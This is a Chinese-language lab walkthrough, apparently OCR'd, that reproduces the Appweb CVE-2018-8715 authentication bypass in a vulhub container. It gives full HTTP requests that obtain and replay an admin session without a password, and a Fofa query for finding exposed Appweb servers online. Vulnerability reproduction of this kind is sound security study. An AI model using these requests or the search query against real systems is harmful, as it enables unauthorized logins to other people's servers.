受影响版本：7.0.3 之前的版本


Fofa 语句搜索：


title="Appweb" && country="CN"
//没找到更好的，暂时凑合用

正文：


首先是运行靶场，这里使用的是 vulhub 靶场，启动的目录是./appweb/CVE-2018-8715
启动命令：docker-compose up -d
关于 vulhub 靶场安装的方式可参考官网
https://vulhub.org/#/docs/
启动环境之后我们直接访问
http://192.168.0.110:8080/　//这里替换成你自己的靶机 IP 地址即可

我们首先要先知道一个用户名才行，靶场中的是 admin
我们打开 burp 进行拦截，不需要输入密码，只输入用户名我们拦截





然后我们 ctrl+r 发送到重放器



这个时候将左边的全部替换为下面的请求包

GET / HTTP/1.1 Host: example.com

Accept-Encoding: gzip, deflate Accept: */*


Accept-Language: en

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)

Connection: close

Authorization: Digest username=admin

注：看图片中的格式，word 中复制出的格式可能会有错，同时使用谷歌浏览器实验的话会有错，不太清楚原因，建议使用 firefox



然后我们点击发送之后右边就会出现一个 session，我们复制出来

-http-session-=8::http.session::146407b75b2ead88014f60850246044f

然后我们进行下一步，利用我们获取到的 cookie

POST / HTTP/1.1

Host: 192.168.0.110:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Authorization: Digest username=admin


-http-session-=8::http.session::146407b75b2ead88014f60850246044f

Upgrade-Insecure-Requests: 1


Content-Length: 18

username=admin

将上面代码直接放到 proxy 中，将红色的地方改成你自己的 IP 和自己拿到的 session



然后我们直接发送



完成了，我们这里成功登录了进去，复现完成

参考文章：

https://blog.csdn.net/YouthBelief/article/details/121072956

https://vulhub.org/#/environments/appweb/CVE-2018-8715/